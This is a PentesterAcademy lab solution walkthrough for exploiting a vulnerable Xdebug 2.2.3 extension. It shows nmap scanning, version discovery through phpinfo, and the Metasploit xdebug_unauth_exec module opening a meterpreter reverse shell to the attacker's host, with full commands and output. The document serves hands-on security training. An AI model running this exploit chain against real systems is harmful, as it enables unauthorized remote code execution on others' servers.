

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Xdebug Extension
URL	https://www.attackdefense.com/challengedetails?cid=1909
Type	OWASP Top 10 : Vulnerable Components

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Remote Code Execution attack.

Solution:

Step 1: Start a terminal and check the IP address of the host.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27074: eth0@if27075: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
27077: eth1@if27078: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:f7:fa:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.247.250.2/24 brd 192.247.250.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target IP to find open ports.

Note: The target IP will be 192.247.250.3


Command: nmap 192.247.250.3

```
root@attackdefense:~# nmap 192.247.250.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-17 18:14 IST
Nmap scan report for target-1 (192.247.250.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:F7:FA:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open


Step 3: Start chrome and navigate to the target IP.




A website is running at port 80 of the target IP.

Step 4: Navigate to the PHP info page.

URL: http://192.247.250.3/phpinfo.php



Step 5: Search for **"xdebug"** to check the version of xdebug installed.



The version of xdebug is 2.2.3

Step 6: Open the terminal and search for available exploits for the xdebug version.

Command: searchsploit xdebug

```
root@attackdefense:~# searchsploit xdebug
------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ----------------------------
xdebug < 2.5.5 - OS Command Execution (Metasploit)                                        | exploits/php/remote/44568.rb
------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
root@attackdefense:~#
```

Step 7: Start metasploit in the terminal.

Command: msfconsole

```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console.../
[-] * WARNING: No database support: could not connect to server: Connection refused
       Is the server running on host "localhost" (127.0.0.1) and accepting
       TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
       Is the server running on host "localhost" (::1) and accepting
       TCP/IP connections on port 5432?

[-] ***
[*] StartiNg the Metasploit Framework console...-
```

Step 8: Search for the xdebug exploit in the metasploit shell.

Command: search xdebug

```
msf5 > search xdebug

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/http/xdebug_unauth_exec  2017-09-17       excellent  Yes    xdebug Unauthenticated OS Command Execution


msf5 >
```

Step 9: Select the exploit to use it on the target.

Command: use exploit/unix/http/xdebug_unauth_exec

```
msf5 >
msf5 > use exploit/unix/http/xdebug_unauth_exec
msf5 exploit(unix/http/xdebug_unauth_exec) >
```

Step 10: View the available options of the exploit

Command: show options

```
msf5 exploit(unix/http/xdebug_unauth_exec) > show options

Module options (exploit/unix/http/xdebug_unauth_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   PATH     /index.php       yes       Path to target webapp
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       Callback host for accepting connections
   SRVPORT  9000             yes       Port to listen for the debugger
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Step 11: Set the RHOST and LHOST

Commands:
set RHOSTS 192.247.250.3
Set LHOST 192.247.250.2

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.247.250.3
RHOSTS => 192.247.250.3
msf5 exploit(unix/http/xdebug_unauth_exec) >
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.247.250.2
LHOST => 192.247.250.2
msf5 exploit(unix/http/xdebug_unauth_exec) >
```

Step 12: Run the exploit.

Command: exploit

```
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.247.250.2:4444
[*] 192.247.250.3:80 - Waiting for client response.
[*] 192.247.250.3:80 - Receiving response
[*] 192.247.250.3:80 - Shell might take upto a minute to respond.Please be patient.
[*] 192.247.250.3:80 - Sending payload of size 2030 bytes
[*] Sending stage (38288 bytes) to 192.247.250.3
[*] Meterpreter session 1 opened (192.247.250.2:4444 -> 192.247.250.3:41738) at 2020-06-17 18:15:47 +0530

meterpreter >
meterpreter >
```

The metepreter connection has been successfully established with the target machine.

Step 13: Execute shell commands on the target.

Commands:
shell
id

```
meterpreter > shell
Process 873 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The attack was successful on the target.

References:

- Xdebug (https://xdebug.org/)